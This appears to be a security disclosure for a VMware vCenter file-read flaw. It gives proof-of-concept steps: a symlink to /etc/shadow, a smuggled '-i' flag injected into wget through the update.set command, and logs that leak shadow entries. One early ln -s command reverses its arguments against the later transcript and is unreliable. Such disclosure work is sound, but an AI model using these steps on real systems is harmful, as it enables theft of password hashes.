
VMWare vCenter Disclosures

Version 8.0.0.10200

Environment:

- VMWare vCenter 8.0.0.10200
- Photon Linux



```
VMware vCenter Server 8.0.0.10200
Type: vCenter Server with an embedded Platform Services Controller
```

Findings:

1. MAL-014: VMWare vCenter Arbitrary File Read as Admin

Description:
The "com.vmware.appliance.version1.system.update.set" API component is vulnerable to a flag injection attack that can be leveraged with the "com.vmware.showlog" plugin in order to read arbitrary files as the "root" user on the target system.

Note: For large multi-line files it may be necessary to remove/close the network connection of the machine in order to bypass the waiting time required by "wget" when trying to resolve a non-existent hostname.

Proof of Concept:
In order to exploit this vulnerability an attacker will require a valid set of vCenter SSH "admin" credentials as well as a way to create directories and symlinks on the target system (we will assume that the attacker was able to obtain Remote Code Execution as a low privileged user on the system).

Note: In this example we will use the "nobody" user as a low privileged user on the system, but any user can be used to perform the attack.

In order to perform the attack, we will run the following shell commands as the low privileged user in order to create a malicious symlink to the file we are interested in reading (e.g. /etc/shadow):

```
mkdir -p '/tmp/ma l/manifest'
ln -s '/tmp/ma l/manifest/manifest-latest.xml' /etc/shadow
```


Note 1: We create the "manifest.manifest-latest.xml" files as the vCenter command automatically appends the "/manifest.manifest-latest.xml" suffix to the URL before sending it to "wget".

Note 2: We use a space character when creating the directory "/tmp/ma l/" in order to bypass the regex that otherwise recognizes our flag injection attempt.

And we will run the following vCenter Commands as the “admin” user:

```
update.set –currentURL '-i/tmp/ma l/'
showlog /var/log/vmware/applmgmt/applmgmt.log
```

The “update.set” command is used to perform a flag injection vulnerability in the “wget” command and, although only a generic error is returned, we will use the “showlog” function in order to inspect the verbose “wget” error registered in the application logs.




```
Command> shell
User 'admin' is not authorized to run this command
Command>
Command> user.get --username admin
Config:
   Username: admin
   Role: admin
   Fullname: admin
   Status: enabled
   Passwordstatus: valid
   Email: ''

Command>
Command> update.set --currentURL '-i/tmp/ma l/'

   Error in method: Network failure when attempting to access the repository URL.
   (code com.vmware.applmgmt.err_u_r_l_network_failure)
Command>
Command> showlog /var/log/vmware/applmgmt/applmgmt.log
```

```
nobody@vcsa [ /tmp ]$ id
uid=65534(nobody) gid=65533(nogroup) groups=65533(nogroup)
nobody@vcsa [ /tmp ]$
nobody@vcsa [ /tmp ]$ mkdir -p '/tmp/ma l/manifest'
nobody@vcsa [ /tmp ]$ cd '/tmp/ma l/manifest'
nobody@vcsa [ /tmp/ma l/manifest ]$ ln -s /etc/shadow manifest-latest.xml
nobody@vcsa [ /tmp/ma l/manifest ]$ ls -la manifest-latest.xml
lrwxrwxrwx 1 nobody nogroup 11 Apr  7 17:48 manifest-latest.xml -> /etc/shadow
nobody@vcsa [ /tmp/ma l/manifest ]$
```

In this case we can see that “wget” has tried and failed to resolve the users and hashes in the “/etc/shadow” file as “ftp://” paths which can be clearly seen in the logged errors.



```
2023-04-07T17:51:55 PM UTC [11345]DEBUG:root:Reloading authorization_sso ...
2023-04-07T17:51:55 PM UTC [11345]DEBUG:root:Not reloading authorization_sso for user admin
2023-04-07T17:51:55 PM UTC [11345]DEBUG:vmware.vherd.transport.authorization:Checking authorization for user "admin" for function "com.vmware.appliance.version1.system.update.set" with requi
red role "administrator".
2023-04-07T17:51:55 PM UTC [11345]DEBUG:root:Validated user privileges in cache
2023-04-07T17:51:55 PM UTC [11345]DEBUG:vmware.vherd.transport.authorization:Authorization success: user "admin" allowed function "com.vmware.appliance.version1.system.update.set" with requi
red role "administrator"
2023-04-07T17:51:55 PM UTC [11345]DEBUG:root:Validated user privileges in cache
2023-04-07T17:51:55 PM UTC [11345]DEBUG:vmware.appliance.health.healthUtil:WGET: -i/tmp/ma l/
2023-04-07T17:51:55 PM UTC [11345]DEBUG:vmware.appliance.health.healthUtil:wget out: b'', err: b'--2023-04-07 17:51:55--  ftp://root/$6$J[redacted]
1:19389:0:90:7:::\n           => \xe2\x80\x98/tmp/D3DUgmr1:19389:0:90:7:::\xe2\x80\x99\nResolving root... failed: No address associated with h
ostname.\nwget: unable to resolve host address \xe2\x80\x98root\xe2\x80\x99\n--2023-04-07 17:51:55--  ftp://bin/x:19389:0:90:7:::\n           => \xe2\x80\x98/tmp/x:19389:0:90:7:::\xe2\x80\x9
9\nResolving bin... failed: No address associated with hostname.\nwget: unable to resolve host address \xe2\x80\x98bin\xe2\x80\x99\n--2023-04-07 17:51:55--  ftp://daemon/x:19389:0:90:7:::\n
          => \xe2\x80\x98/tmp/x:19389:0:90:7:::\xe2\x80\x99\nResolving daemon... failed: No address associated with hostname.\nwget: unable to resolve host address \xe2\x80\x98daemon\xe2\x80
\x99\n--2023-04-07 17:51:55--  ftp://messagebus/x:19389:0:90:7:::\n           => \xe2\x80\x98/tmp/x:19389:0:90:7:::\xe2\x80\x99\nResolving messagebus... failed: No address associated with ho
stname.\nwget: unable to resolve host address \xe2\x80\x98messagebus\xe2\x80\x99\n--2023-04-07 17:51:55--  ftp://systemd-bus-proxy/x:19389:0:90:7:::\n           => \xe2\x80\x98/tmp/x:19389:0
```